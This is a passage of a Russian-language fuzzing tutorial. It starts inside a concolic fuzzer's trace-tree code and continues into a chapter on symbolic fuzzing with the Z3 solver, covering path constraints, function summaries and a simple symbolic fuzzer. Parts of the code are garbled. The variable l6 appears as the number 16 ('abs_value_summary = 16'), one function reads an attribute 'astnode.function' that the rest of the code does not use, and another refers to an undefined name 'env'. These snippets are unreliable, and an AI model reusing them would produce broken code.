            self.tree.completed_paths[self.pattern()] = self
            return None

        child_node = TraceNode(
```

```

        smt_val=elt,
        parent=self,
        info={'num': i, 'cc': cc, 'string': string})
child_node.tree = self.tree
bit = child_node.bit()

# Обновить SMT-решение текущего узла
if bit == self.tree.yes_bit:
    if self.smt is not None:
        assert self.smt == child_node._smt_val
    else:
        self.smt = child_node._smt_val
elif bit == self.tree.no_bit:
    smt_ = z3.simplify(z3.Not(child_node._smt_val))
    if self.smt is not None:
        assert smt_ == self.smt
    else:
        self.smt = smt_
else:
    assert False

if bit in self.children:
    child_node = self.children[bit]
else:
    self.children[bit] = child_node

# Удалить лист, соответствующий уже созданному потомку
child_leaf = self.pattern() + ':' + bit
if child_leaf in self.tree.leaves:
    del self.tree.leaves[child_leaf]

# Зарегистрировать два возможных продолжения нового узла
pprefix = child_node.pattern() + ':'
for bit in [self.tree.no_bit, self.tree.yes_bit]:
    self.tree.leaves[pprefix + bit] = PlausibleChild(
        child_node, bit, self.tree)
return child_node

```

Путь от любого узла к корню вычисляется один раз и кешируется:

```

class TraceNode(TraceNode):
    def get_path_to_root(self):
        if self.path is not None:
            return self.path
        parent_path = []
        if self.parent is not None:
            parent_path = self.parent.get_path_to_root()
        self.path = parent_path + [self]
        return self.path

```

Класс SimpleConcolicFuzzer

SimpleConcolicFuzzer реализует интерфейс Fuzzer:

```

class SimpleConcolicFuzzer(Fuzzer):
    def __init__(self):
        self.ct = TraceTree()
        self.max_tries = 1000
        self.last = None
        self.last_idx = None

```

Посмотрим, как используется определённый выше add_trace(). Сначала получим конколическую трассу для произвольной строки:

```

with ExpectTimeout(2):
    with ConcolicTracer() as _:
        _[hang_if_no_space]('ab d')
    _.path

```

```
[0 < Length(hang_if_no_space_s_str_1),
Not(str.substr(hang_if_no_space_s_str_1, 0, 1) == " "),
1 < Length(hang_if_no_space_s_str_1),
Not(str.substr(hang_if_no_space_s_str_1, 1, 1) == " "),
2 < Length(hang_if_no_space_s_str_1),
str.substr(hang_if_no_space_s_str_1, 2, 1) == " "]
```

Теперь создадим фаззер и добавим в него эту трассу:

```
scf = SimpleConcolicFuzzer()
scf.ct.add_trace(_, 'ab d')
```

Добавленный путь можно получить из TraceTree, пройдя по соответствующим дочерним узлам:

```
[i._smt_val for i in scf.ct.root.get_children()[0]
.get_children()[0].get_children()[0]
.get_children()[0].get_children()[0]
.get_children()[1].get_path_to_root()]

[None,
Not(Length(hang_if_no_space_s_str_1) <= 0),
Not(str.substr(hang_if_no_space_s_str_1, 0, 1) == " "),
Not(Length(hang_if_no_space_s_str_1) <= 1),
Not(str.substr(hang_if_no_space_s_str_1, 1, 1) == " "),
Not(Length(hang_if_no_space_s_str_1) <= 2),
str.substr(hang_if_no_space_s_str_1, 2, 1) == " "]
```

На этом этапе для исследования зарегистрированы следующие листья:

```
for key in scf.ct.leaves:
    print(key, '\t', scf.ct.leaves[key])

:1      PlausibleChild[:1]
0:1      PlausibleChild[0:1]
00:1     PlausibleChild[00:1]
000:1    PlausibleChild[000:1]
0000:1   PlausibleChild[0000:1]
00000:0  PlausibleChild[00000:0]
```

Чтобы визуализировать построенное дерево, определим функции, совместимые с display_tree():

```
from GrammarFuzzer import display_tree

TREE_NODES = {}

def my_extract_node(tnode, id):
    key, node, parent = tnode
    if node is None:
        return '?', [], ''
    if node.smt is None:
        return '* %s' % node.info.get('string', ''), [], ''

    no, yes = node.get_children()
    num = str(node.info.get('num'))
    children = [('0', no, node), ('1', yes, node)]
    TREE_NODES[id] = 0
    return "(%s) %s" % (num, str(node.smt)), children, ''

def my_edge_attr(dot, start_node, stop_node):
    # Рёбра всегда рисуются начиная с `0: NO`
    if TREE_NODES[start_node] == 0:
        color, label = 'red', '0'
        TREE_NODES[start_node] = 1
    else:
        color, label = 'blue', '1'
        TREE_NODES[start_node] = 2
    dot.edge(repr(start_node), repr(stop_node),
            color=color, label=label)

def display_trace_tree(root):
```

```

TREE_NODES.clear()
return display_tree(
    ('', root, None),
    extract_node=my_extract_node,
    edge_attr=my_edge_attr)

display_trace_tree(scf.ct.root)

```

Получившееся двоичное дерево последовательно проверяет длину строки и равенство очередного символа пробелу. Рёбра 0 отмечают ложный исход красным, рёбра 1 — истинный исход синим; исследованный путь заканчивается листом * ab d, а альтернативы показаны знаком ?.

Например, шаблон 00000:0 соответствует ещё не исследованному листу и следующим предикатам:

```

scf.ct.leaves['00000:0']

PlausibleChild[00000:0]

scf.ct.leaves['00000:0'].path_expression()

[Not(Length(hang_if_no_space_s_str_1) <= 0),
 Not(str.substr(hang_if_no_space_s_str_1, 0, 1) == " "),
 Not(Length(hang_if_no_space_s_str_1) <= 1),
 Not(str.substr(hang_if_no_space_s_str_1, 1, 1) == " "),
 Not(Length(hang_if_no_space_s_str_1) <= 2),
 Not(str.substr(hang_if_no_space_s_str_1, 2, 1) == " ")]

```

А шаблон :1 обозначает альтернативу уже в корне:

```

scf.ct.leaves[':1']

PlausibleChild[:1]

scf.ct.leaves[':1'].path_expression()

[Length(hang_if_no_space_s_str_1) <= 0]

```

Следующий вход можно строить, выбрав случайный ещё не исследованный лист:

```

class SimpleConcolicFuzzer(SimpleConcolicFuzzer):
    def add_trace(self, trace, s):
        self.ct.add_trace(trace, s)

    def next_choice(self):
        c = random.choice(list(self.ct.leaves.keys()))
        return self.ct.leaves[c]

scf = SimpleConcolicFuzzer()
scf.add_trace(_, 'ab d')
node = scf.next_choice()
node

PlausibleChild[0000:1]

node.path_expression()

[Not(Length(hang_if_no_space_s_str_1) <= 0),
 Not(str.substr(hang_if_no_space_s_str_1, 0, 1) == " "),
 Not(Length(hang_if_no_space_s_str_1) <= 1),
 Not(str.substr(hang_if_no_space_s_str_1, 1, 1) == " "),
 Length(hang_if_no_space_s_str_1) <= 2]

```

Метод get_newpath() возвращает выражение выбранного пути вместе с контекстом:

```

class SimpleConcolicFuzzer(SimpleConcolicFuzzer):
    def get_newpath(self):
        node = self.next_choice()
        path = node.path_expression()
        return path, node.cc()

scf = SimpleConcolicFuzzer()
scf.add_trace(_, 'abcd')

```

```
path, cc = scf.get_newpath()
path

[Length(hang_if_no_space_s_str_1) <= 0]
```

Метод фаззинга

Метод `fuzz()` создаёт новые списки предикатов и решает их, получая новые входы:

```
class SimpleConcolicFuzzer(SimpleConcolicFuzzer):
    def fuzz(self):
        if self.ct.root.children == {}:
            # Начальное значение, вокруг которого будет идти исследование
            return ' '

        for i in range(self.max_tries):
            path, last = self.get_newpath()
            s, v = zeval_smt(path, last, log=False)
            if s != 'sat':
                continue

            val = list(v.values())[0]
            elt, typ = val

            if typ == 'Int':
                # Отрицательные числа имеют вид ['- ', x]
                if len(elt) == 2 and elt[0] == '- ':
                    return -1 * int(elt[1])
                return int(elt)
            elif typ == 'String':
                return elt
            return elt
        return None
```

Конец экскурса

Символьный фаззинг

Одна из проблем традиционных методов фаззинга состоит в том, что они не способны исследовать все возможные варианты поведения системы, особенно при большом пространстве входов. Нередко конкретная ветвь выполняется лишь для очень специфических данных, составляющих ничтожную долю пространства входов. Традиционные фаззеры полагаются на случайность. Однако рассчитывать, что случайный генератор выдаст нужное значение, — плохая идея, когда пространство поиска огромно. Например, функция, принимающая строку, уже для первых десяти символов имеет $2^{(80)}$ возможных входов. Даже на суперкомпьютере поиск одной конкретной строки случайной генерацией занял бы тысячи лет.

В [главе о конколическом фаззинге](#) мы увидели один из путей решения: конколическое выполнение можно реализовать, отслеживая прямые потоки информации в интерпретаторе Python. Но у такого подхода есть две проблемы:

- конколическому выполнению нужны образцы входов — а что делать, если их нет;
- прямые потоки информации ненадёжны при наличии не прямых потоков, например обусловленных потоком управления.

В обоих случаях разрыв может заполнить *статический анализ кода*. Возникает вопрос: можно ли определить полное поведение программы, исследуя её статически, и проверить, не ведёт ли неизвестный вход к неожиданному поведению или результату?

Символьное выполнение позволяет рассуждать о поведении программы, не запуская её. Программу можно рассматривать как вычисление — систему уравнений, которая получает выходные значения из входных. Символьное выполнение, то есть математическое решение этих уравнений вместе с заданной целью (например, покрыть определённую ветвь или получить определённый результат), даёт входы, достигающие этой цели.

В этой главе мы исследуем реализацию символьного выполнения и его применение для получения интересных значений при фаззинге.

Требования

- Нужно понимать аннотации типов Python.
- Полезно знать решатели SMT, особенно Z3.
- Следует прочитать [главу о покрытии](#).
- Полезно познакомиться с [конколическим фаззингом](#).

Совместимость. Код этой главы требует Python 3.11 или более ранней версии.

Краткое содержание

Эта глава реализует движок символьного фаззинга SymbolicFuzzer. Он с помощью символьного выполнения исчерпывающе исследует пути программы до ограниченной глубины и создаёт входы, достигающие этих путей.

В качестве примера рассмотрим функцию `gcd()`, вычисляющую наибольший общий делитель `a` и `b`:

```
def gcd(a: int, b: int) -> int:
    if a < b:
```

```

    c: int = a # type: ignore
    a = b
    b = c

while b != 0:
    c: int = a # type: ignore
    a = b
    b = c % b

return a

```

Фаззер можно использовать так, получая аргументы, которые проходят разные пути `gcd()`, в том числе с разным числом итераций цикла:

```

gcd_fuzzer = SymbolicFuzzer(
    gcd, max_tries=10, max_iter=10, max_depth=10)
for i in range(10):
    args = gcd_fuzzer.fuzz()
    print(args)

{'a': 8, 'b': 3}
{'a': 1, 'b': 2}
{'a': 2, 'b': 5}
{'a': 7, 'b': 6}
{'a': 9, 'b': 10}
{'a': 4, 'b': 4}
{'a': 10, 'b': 9}
{'a': 2, 'b': 10}
{'a': 14, 'b': 7}
{'a': 3, 'b': 2}

```

Значения, возвращаемые `fuzz()`, являются *символьными* значениями Z3. Для преобразования в числа Python служит метод `as_long()`:

```

for i in range(10):
    args = gcd_fuzzer.fuzz()
    a = args['a'].as_long()
    b = args['b'].as_long()
    d = gcd(a, b)
    print(f"gcd({a}, {b}) = {d}")

gcd(0, 8) = 8
gcd(-1, 10) = -1
gcd(13, 2) = 1
gcd(0, 10) = 10
gcd(6, 7) = 1
gcd(14, 2) = 2
gcd(-1, 11) = -1
gcd(15, 0) = 15
gcd(0, -1) = -1
gcd(-3, -2) = -1

```

У символьного фаззера есть ряд ограничений. Во-первых, тестируемая функция должна иметь корректные аннотации типов, включая все локальные переменные. Во-вторых, циклы обрабатываются разворачиванием лишь до фиксированного числа повторений.

Для программ без циклов и повторных присваиваний существует более быстрая, но более ограниченная альтернатива — `SimpleSymbolicFuzzer`.

Получение условий пути для покрытия

В [главе о поисковом фаззинге](#) мы видели, насколько трудно создавать входы для `process_vehicle()` — простой функции, принимающей строку. Предложенное там решение опиралось на готовые образцы входов, но что делать, если их нет?

Рассмотрим более простой пример — уже знакомую по конколическому фаззингу функцию классификации треугольника. Можно ли создать входы, покрывающие все её пути?

Здесь аннотации типов задают типы аргументов. В главе об извлечении динамических инвариантов будет показано, как выводить такие типы автоматически.

```
def check_triangle(a: int, b: int, c: int) -> str:
    if a == b:
        if a == c:
            if b == c:
                return "Equilateral"
            else:
                return "Isosceles"
        else:
            return "Isosceles"
    else:
        if b != c:
            if a == c:
                return "Isosceles"
            else:
                return "Scalene"
        else:
            return "Isosceles"
```

Граф потока управления

Получим граф потока управления этой функции:

```
import inspect
from ControlFlow import PyCFG, to_graph, gen_cfg

def show_cfg(fn, **kwargs):
    return to_graph(gen_cfg(inspect.getsource(fn)), **kwargs)

show_cfg(check_triangle)
```

Граф начинается с узла входа в `check_triangle()`, затем разветвляется по проверкам `a == b`, `a == c`, `b == c` и `b != c`. Его листья возвращают `Equilateral`, `Isosceles` или `Scalene`, после чего сходятся в общем узле выхода. Истинные рёбра показаны синим и помечены T, ложные — красным и помечены F.

Возможные пути выполнения можно представить последовательностями номеров строк:

```
1 → 2 → 3 → 4 → 5
1 → 2 → 3 → 4 → 7
1 → 2 → 3 → 9
1 → 2 → 11 → 12 → 13
1 → 2 → 11 → 12 → 15
1 → 2 → 11 → 17
```

Каждому пути соответствует набор условий. Например, путь к `Equilateral` требует:

```
a == b
a == c
b == c
```

Какие символьные переменные потребуются? Эту информацию можно получить из аннотаций функции:

```
def get_annotations(fn):
    sig = inspect.signature(fn)
    return [(i.name, i.annotation)
            for i in sig.parameters.values()],
            sig.return_annotation)
```

```

params, ret = get_annotations(check_triangle)
params, ret

([('a', int), ('b', int), ('c', int)], str)

```

Создадим символьные переменные для каждого параметра и возвращаемого значения:

```

SYM_VARS = {
    int: (z3.Int, z3.IntVal),
    float: (z3.Real, z3.RealVal),
    str: (z3.String, z3.StringVal)
}

def get_symbolicparams(fn):
    params, ret = get_annotations(fn)
    return ([SYM_VARS[typ][0](name) for name, typ in params],
            SYM_VARS[ret][0]('__return__'))

(a, b, c), r = get_symbolicparams(check_triangle)
a, b, c, r

(a, b, c, __return__)

```

Теперь Z3 может решить систему условий:

```

z3.solve(a == b, a == c, b == c)

[a = 0, b = 0, c = 0]

```

Здесь обнаруживается первая проблема программы: она не проверяет, что стороны больше нуля, хотя у настоящего треугольника длины положительны. Пока отбросим это требование и проверим, действительно ли программа проходит описанный путь.

С помощью ArcCoverage восстановим трассу:

```

from ConcolicFuzzer import ArcCoverage

with ArcCoverage() as cov:
    assert check_triangle(0, 0, 0) == 'Equilateral'
    cov._trace, cov.arcs()

([('check_triangle', 1),
 ('check_triangle', 2),
 ('check_triangle', 3),
 ('check_triangle', 4),
 ('check_triangle', 5),
 ('__exit__', 102),
 ('__exit__', 105)],
 [(1, 2), (2, 3), (3, 4), (4, 5), (5, 102), (102, 105)])

```

Граф с пройденным путём

На графе пройденные рёбра от входа через строки 2, 3, 4 и 5 к выходу выделяются зелёным, а все непройденные — красным. Таким образом, найденные Z3 значения действительно приводят к ветви Equilateral.

Простые символьные вычисления показывают две важные вещи: некоторые пути недостижимы, а для некоторых условий недостаточно и нужны предусловия. Посмотрим, какое суммарное покрытие получилось.

Визуализация покрытия

Покрывание операторов можно вывести следующим классом:

```
class VisualizedArcCoverage(ArcCoverage):
    def show_coverage(self, fn):
        src = fn if isinstance(fn, str) else inspect.getsource(fn)
        covered = set([lineno for method, lineno in self._trace])
        for i, s in enumerate(src.split('\n')):
            print('%s %2d: %s' % (
                '# ' if i + 1 in covered else ' ', i + 1, s))
```

Выполним все найденные входы под управлением трассировщика покрытия:

```
with VisualizedArcCoverage() as cov:
    assert check_triangle(0, 0, 0) == 'Equilateral'
    assert check_triangle(1, 1, 0) == 'Isosceles'
    assert check_triangle(1, 2, 1) == 'Isosceles'
    assert check_triangle(3, 1, 2) == 'Scalene'
    assert check_triangle(2, 1, 1) == 'Isosceles'

cov.show_coverage(check_triangle)

# 1: def check_triangle(a: int, b: int, c: int) -> str:
# 2:     if a == b:
# 3:         if a == c:
# 4:             if b == c:
# 5:                 return "Equilateral"
# 6:             else:
# 7:                 return "Isosceles"
# 8:         else:
# 9:             return "Isosceles"
#10:     else:
#11:         if b != c:
#12:             if a == c:
#13:                 return "Isosceles"
#14:             else:
#15:                 return "Scalene"
#16:         else:
#17:             return "Isosceles"
```

Результат соответствует ожиданиям: созданные значения покрывают весь достижимый код. До сих пор мы рассматривали каждый путь отдельно. Можно ли объединить их в одно выражение, представляющее поведение всей программы?

Сводки функций

Рассмотрим функцию вычисления абсолютного значения:

```
def abs_value(x: float) -> float:
    if x < 0:
        v: float = -x # type: ignore
    else:
        v: float = x # type: ignore
    return v
```

Её CFG после входа разветвляется по условию $x < 0$: истинная ветвь присваивает $v = -x$, ложная — $v = x$; затем обе сходятся в `return v`.

Что можно сказать о v в строке 6? В строке 1 имеется параметр x :

```
(x,), r = get_symbolicparams(abs_value)
```

В строке 2 путь раздваивается, поэтому создадим два ограничения:

```
l2_T = x < 0
l2_F = z3.Not(x < 0)
```

В строке 3 рассматривается лишь истинная ветвь, но происходит присваивание. Создадим новую переменную: аннотации float соответствует тип Z3 Real.

```
v_0 = z3.Real('v_0')
l3 = z3.And(l2_T, v_0 == -x)
```

В строке 5 тоже происходит присваивание:

```
v_1 = z3.Real('v_1')
l5 = z3.And(l2_F, v_1 == x)
```

В строке 6 сходятся два потока выполнения. Можно оставить каждый путь отдельным:

```
v = z3.Real('v')
for s in [z3.And(l3, v == v_0),
         z3.And(l5, v == v_1)]:
    z3.solve(x != 0, s)

[x = -1/2, v_0 = 1/2, v = 1/2]
[v_1 = 1, x = 1, v = 1]
```

Либо объединить пути в единый предикат:

```
v = z3.Real('v')
l6 = z3.Or(z3.And(l3, v == v_0),
          z3.And(l5, v == v_1))
z3.solve(l6)

[v_1 = 1/2, x = -1/4, v_0 = 1/4, v = 1/4]
```

Объединять входящие потоки выполнения бывает непросто, особенно если пути проходятся многократно, как в циклах и рекурсии. Здесь помогают методы вывода инвариантов циклов.

Получим несколько решений для `abs_value()`:

```
s = z3.Solver()
s.add(l6)
for i in range(5):
    if s.check() == z3.sat:
        m = s.model()
        x_val = m[x]
        print(m)
    else:
        print('no solution')
        break
    s.add(z3.Not(x == x_val))

[v_1 = 1/2, x = 1/2, v_0 = 0, v = 1/2]
[v_1 = 0, x = 0, v = 0]
[v_1 = 1/4, x = 1/4, v = 1/4]
[v_1 = 1/8, x = 1/8, v = 1/8]
[v_1 = 1/16, x = 1/16, v = 1/16]
```

Решатель не особенно случаен, поэтому для отрицательной области ему нужно помочь дополнительным условием:

```
s.add(x < 0)
for i in range(5):
    if s.check() == z3.sat:
        m = s.model()
        x_val = m[x]
        print(m)
    else:
        print('no solution')
        break
    s.add(z3.Not(x == x_val))

[x = -1/32, v_0 = 1/32, v = 1/32]
[x = -33/32, v_0 = 33/32, v = 33/32]
```

```
[x = -65/32, v_0 = 65/32, v = 65/32]
[x = -97/32, v_0 = 97/32, v = 97/32]
[x = -129/32, v_0 = 129/32, v = 129/32]
```

Единое выражение 16 по существу является *сводкой* функции `abs_value()`.

```
abs_value_summary = 16
z3.simplify(abs_value_summary)

Or(And(Not(0 <= x), v_0 == -1*x, v == v_0),
    And(0 <= x, v_1 == x, v == v_1))
```

При вызове `abs_value()` из другой функции вместо повторного обхода её тела можно использовать эту сводку. Но одна функция может вызываться несколько раз, и одинаковые имена переменных столкнутся. Избежать этого можно, добавляя к ним уникальный префикс вызова.

Стандарт SMT 2.0 позволяет определять функции — в терминологии SMT, макросы — непосредственно:

```
(define-fun abs-value ((x Int)) Int
  (if (> x 0)
      x
      (* -1 x)))
```

Для рекурсивного варианта можно объявить функцию и задать её поведение квантором. Однако `z3py` не предоставляет эту возможность напрямую, поэтому используем вспомогательную `prefix_vars()`.

```
import ast

def prefix_vars(astnode, prefix):
    if isinstance(astnode, ast.BoolOp):
        return ast.BoolOp(
            astnode.op,
            [prefix_vars(i, prefix) for i in astnode.values], [])
    elif isinstance(astnode, ast.BinOp):
        return ast.BinOp(prefix_vars(astnode.left, prefix),
            astnode.op,
            prefix_vars(astnode.right, prefix))
    elif isinstance(astnode, ast.UnaryOp):
        return ast.UnaryOp(
            astnode.op, prefix_vars(astnode.operand, prefix))
    elif isinstance(astnode, ast.Call):
        return ast.Call(
            prefix_vars(astnode.func, prefix),
            [prefix_vars(i, prefix) for i in astnode.args],
            astnode.keywords)
    elif isinstance(astnode, ast.Compare):
        return ast.Compare(
            prefix_vars(astnode.left, prefix), astnode.ops,
            [prefix_vars(i, prefix) for i in astnode.comparators])
    elif isinstance(astnode, ast.Name):
        if astnode.id in {'And', 'Or', 'Not'}:
            return ast.Name('z3.%s' % astnode.id, astnode.ctx)
        else:
            return ast.Name('%s%s' % (prefix, astnode.id),
                astnode.ctx)
    elif isinstance(astnode, ast.Return):
        return ast.Return(prefix_vars(astnode.value, env))
    else:
        return astnode
```

Для применения этой функции нужно абстрактное синтаксическое дерево выражения:

```
xy_ast = ast.parse('x+y')
```

AST обёрнут в `Module`; первый элемент `body` — `Expr`, а его поле `value` содержит `BinOp`. Для удобства развернём эти оболочки и добавим обратное преобразование в исходный текст:

```
def get_expression(src):
    return ast.parse(src).body[0].value

def to_src(astnode):
    return ast.unparse(astnode).strip()

e = get_expression('x+y')
to_src(e)

'x + y'
```

Добавим ко всем переменным сводки префикс x1_:

```
abs_value_summary_ast = get_expression(str(abs_value_summary))
print(to_src(prefix_vars(abs_value_summary_ast, 'x1_')))

z3.Or(z3.And(z3.And(x1_x < 0, x1_v_0 == -x1_x),
               x1_v == x1_v_0),
      z3.And(z3.And(z3.Not(x1_x < 0), x1_v_1 == x1_x),
               x1_v == x1_v_1))
```

Имена и типы используемых переменных

Поскольку все уравнения представлены в Z3, нужные объявления можно извлечь непосредственно из выражения:

```
def z3_names_and_types(z3_ast):
    hm = {}
    children = z3_ast.children()
    if children:
        for c in children:
            hm.update(z3_names_and_types(c))
    else:
        # Как ещё отличить литералы от переменных?
        if str(z3_ast.decl()) != str(z3_ast.sort()):
            hm[str(z3_ast.decl())] = 'z3.%s' % str(z3_ast.sort())
    return hm

abs_value_declarations = z3_names_and_types(abs_value_summary)
abs_value_declarations

{'x': 'z3.Real', 'v_0': 'z3.Real',
 'v': 'z3.Real', 'v_1': 'z3.Real'}
```

Этот способ требует AST Z3. Функция `used_identifiers()` извлекает идентификаторы из строкового представления любого выражения Python, включая ограничения Z3, хотя и теряет сведения о типах:

```
def used_identifiers(src):
    def names(astnode):
        lst = []
        if isinstance(astnode, ast.BoolOp):
            for i in astnode.values:
                lst.extend(names(i))
        elif isinstance(astnode, ast.BinOp):
            lst.extend(names(astnode.left))
            lst.extend(names(astnode.right))
        elif isinstance(astnode, ast.UnaryOp):
            lst.extend(names(astnode.operand))
        elif isinstance(astnode, ast.Call):
            for i in astnode.args:
                lst.extend(names(i))
        elif isinstance(astnode, ast.Compare):
            lst.extend(names(astnode.left))
            for i in astnode.comparators:
                lst.extend(names(i))
```

```

        elif isinstance(astnode, ast.Name):
            lst.append(astnode.id)
        elif isinstance(astnode, ast.Expr):
            lst.extend(names(astnode.value))
        elif isinstance(astnode,
                        (ast.Num, ast.Str, ast.Tuple, ast.NameConstant)):
            pass
        elif isinstance(astnode, ast.Assign):
            for t in astnode.targets:
                lst.extend(names(t))
            lst.extend(names(astnode.value))
        elif isinstance(astnode, ast.Module):
            for b in astnode.body:
                lst.extend(names(b))
        else:
            raise Exception(str(astnode))
        return list(set(lst))

    return names(ast.parse(src))

used_identifiers(str(abs_value_summary))

['v_0', 'x', 'v', 'v_1']

```

Зарегистрируем сводку функции для дальнейшего использования:

```

function_summaries = {}
function_summaries['abs_value'] = {
    'predicate': str(abs_value_summary),
    'vars': abs_value_declarations
}

```

Лучше получать типы из аннотаций программы, а не из Z3. Сначала преобразуем соответствие типов Python и Z3 в строковый вид:

```

SYM_VARS_STR = {
    k.__name__: ("z3.%s" % v1.__name__, "z3.%s" % v2.__name__)
    for k, (v1, v2) in SYM_VARS.items()
}

def translate_to_z3_name(v):
    return SYM_VARS_STR[v][0]

```

Функция `declarations()` извлекает переменные из операторов Python. Аннотированные присваивания дают типы; обычные и дополненные присваивания проверяются по уже известным объявлениям. Для вызова функции объявления берутся из её сводки.

```

def declarations(astnode, hm=None):
    if hm is None:
        hm = {}
    if isinstance(astnode, ast.Module):
        for b in astnode.body:
            declarations(b, hm)
    elif isinstance(astnode, ast.FunctionDef):
        for a in astnode.args.args:
            hm[a.arg] = translate_to_z3_name(a.annotation.id)
        for b in astnode.body:
            declarations(b, hm)
    elif isinstance(astnode, ast.Call):
        n = astnode.function
        assert isinstance(n, ast.Name)
        name = n.id
        hm.update(dict(function_summaries[name]['vars']))
    elif isinstance(astnode, ast.AnnAssign):
        assert isinstance(astnode.target, ast.Name)
        hm[astnode.target.id] = translate_to_z3_name(
            astnode.annotation.id)
    elif isinstance(astnode, ast.Assign):
        for t in astnode.targets:
            assert isinstance(t, ast.Name)

```

```

        assert t.id in hm
    elif isinstance(astnode, ast.AugAssign):
        assert isinstance(astnode.target, ast.Name)
        assert astnode.target.id in hm
    elif isinstance(astnode, (ast.If, ast.For, ast.While)):
        for b in astnode.body:
            declarations(b, hm)
        for b in astnode.orelse:
            declarations(b, hm)
    elif isinstance(astnode, ast.Return):
        pass
    else:
        raise Exception(str(astnode))
    return hm

declarations(ast.parse('s: int = 3\np: float = 4.0\ns += 1'))

{'s': 'z3.Int', 'p': 'z3.Real'}
```

Обёртка `used_vars()` работает непосредственно с объектами функций:

```

def used_vars(fn):
    return declarations(ast.parse(inspect.getsource(fn)))

used_vars(check_triangle), used_vars(abs_value)

({'a': 'z3.Int', 'b': 'z3.Int', 'c': 'z3.Int'},
 {'x': 'z3.Real', 'v': 'z3.Real'})
```

Чтобы при необходимости заново создать найденные переменные, сформируем строку, пригодную для `exec()`:

```

def define_symbolic_vars(fn_vars, prefix):
    sym_var_dec = ', '.join([prefix + n for n in fn_vars])
    sym_var_def = ', '.join([
        "%s('%s%s')" % (t, prefix, n)
        for n, t in fn_vars.items()
    ])
    return "%s = %s" % (sym_var_dec, sym_var_def)

define_symbolic_vars(abs_value_declarations, '')

"x, v_0, v, v_1 = z3.Real('x'), z3.Real('v_0'),
z3.Real('v'), z3.Real('v_1')"
```

Наконец, `gen_fn_summary()` возвращает объявления и сводку с префиксом в форме, которую можно создать заново средствами Z3:

```

def gen_fn_summary(prefix, fn):
    summary = function_summaries[fn.__name__]['predicate']
    fn_vars = function_summaries[fn.__name__]['vars']
    decl = define_symbolic_vars(fn_vars, prefix)
    summary_ast = get_expression(summary)
    return decl, to_src(prefix_vars(summary_ast, prefix))

gen_fn_summary('a_', abs_value)
```

Как использовать сводки функций? Рассмотрим `abs_max()`, дважды вызывающую `abs_value()`:

```

def abs_max(a: float, b: float):
    a1: float = abs_value(a)
    b1: float = abs_value(b)
    if a1 > b1:
        c: float = a1 # type: ignore
    else:
        c: float = b1 # type: ignore
    return c
```

Сначала определим входы и результат первого вызова. Для первого вызова `abs_value()` используем префикс `abs1_`:

```
a = z3.Real('a')
```



```

b = z3.Real('b')
a1 = z3.Real('a1')
d, v = gen_fn_summary('abs1_', abs_value)
l2_src = "l2 = z3.And(a == abs1_x, a1 == abs1_v, %s)" % v
exec(d)
exec(l2_src)

```

Полученный предикат связывает `a` с `abs1_x`, `a1` с `abs1_v` и добавляет обе ветви сводки абсолютного значения. Для второго вызова нужен отдельный префикс `abs2_`:

```

b1 = z3.Real('b1')
d, v = gen_fn_summary('abs2_', abs_value)
l3_src = "l3_ = z3.And(b == abs2_x, b1 == abs2_v, %s)" % v
exec(d)
exec(l3_src)
l3 = z3.And(l2, l3_) # type: ignore

```

В строке 4 появляется условие, а строки 5 и 7 соответствуют двум присваиваниям результата:

```

l4_cond = a1 > b1
l4 = z3.And(l3, l4_cond)

c_0 = z3.Real('c_0')
l5 = z3.And(l4, c_0 == a1)

l6 = z3.And(l3, z3.Not(l4_cond))
c_1 = z3.Real('c_1')
l7 = z3.And(l6, c_1 == b1)

```

Обе ветви разрешимы:

```

s1 = z3.Solver()
s1.add(l5)
s1.check()

sat
[(a, 1/2), (a1, 1/2), (b, -1/4), (b1, 1/4), (c_0, 1/2)]

s2 = z3.Solver()
s2.add(l7)
s2.check()

sat
[(a, -1/2), (a1, 1/2), (b, 1/2), (b1, 1/2), (c_1, 1/2)]

```

Проделывать это вручную утомительно и опасно из-за ошибок. Нужен автоматический способ извлечь *все пути* программы, символично выполнить каждый из них и получить входы, покрывающие все достижимые части.

Простой символьный фаззинг

Определим простой символьный фаззер при следующих допущениях:

- в программе нет циклов;
- функция самодостаточна;
- нет рекурсии;
- переменным не присваиваются новые значения повторно.

Основная идея такова: пройти CFG от точки входа, построить все пути до заданной глубины, собрать встреченные ограничения и создать входы, которые проведут программу по каждому пути.

Фаззер наследует Fuzzer. Конструктор извлекает CFG переданной функции и оставляет потомкам точку расширения `process()`:

```

from Fuzzer import Fuzzer

```

```

class SimpleSymbolicFuzzer(Fuzzer):
    """Простой символьный фаззер"""

    def __init__(self, fn, **kwargs):
        self.fn_name = fn.__name__
        py_cfg = PyCFG()
        py_cfg.gen_cfg(inspect.getsource(fn))
        self.fntenter, self.fnexit = py_cfg.functions[self.fn_name]
        self.used_variables = used_vars(fn)
        self.fn_args = list(inspect.signature(fn).parameters)
        self.z3 = z3.Solver()

        self.paths = None
        self.last_path = None

        self.options(kwargs)
        self.process()

    def process(self):
        ... # определяется ниже

```

Параметры ограничивают объём исследования:

```

MAX_DEPTH = 100
MAX_TRIES = 100
MAX_ITER = 100

```

```

class SimpleSymbolicFuzzer(SimpleSymbolicFuzzer):
    def options(self, kwargs):
        self.max_depth = kwargs.get('max_depth', MAX_DEPTH)
        self.max_tries = kwargs.get('max_tries', MAX_TRIES)
        self.max_iter = kwargs.get('max_iter', MAX_ITER)
        self._options = kwargs

```

Построение всех возможных путей

`get_all_paths()` рекурсивно проходит CFG от `fntenter`. Узел с n потомками создаёт n продолжений; текущий узел добавляется в начало каждого полученного пути.

```

class SimpleSymbolicFuzzer(SimpleSymbolicFuzzer):
    def get_all_paths(self, fntenter, depth=0):
        if depth > self.max_depth:
            raise Exception('Maximum depth exceeded')
        if not fntenter.children:
            return [(0, fntenter)]

        fnpaths = []
        for idx, child in enumerate(fntenter.children):
            child_paths = self.get_all_paths(child, depth + 1)
            for path in child_paths:
                # В ветвлении 0 соответствует IF, а 1 – Else
                fnpaths.append([(idx, fntenter)] + path)
        return fnpaths

```

Для `check_triangle()` находятся шесть путей:

```

symfz_ct = SimpleSymbolicFuzzer(check_triangle)
all_paths = symfz_ct.get_all_paths(symfz_ct.fntenter)
len(all_paths)

```

6

Подключим построение путей к инициализации:

```

class SimpleSymbolicFuzzer(SimpleSymbolicFuzzer):
    def process(self):
        self.paths = self.get_all_paths(self.fntenter)
        self.last_path = len(self.paths)

```

Извлечение всех ограничений

Для каждого пути `extract_constraints()` создаёт ограничения, непосредственно исполняемые Z3. `idx` указывает выбранную ветвь; если выбрана ложная ветвь, условие инвертируется.

```
class SimpleSymbolicFuzzer(SimpleSymbolicFuzzer):
    def extract_constraints(self, path):
        predicates = []
        for (idx, elt) in path:
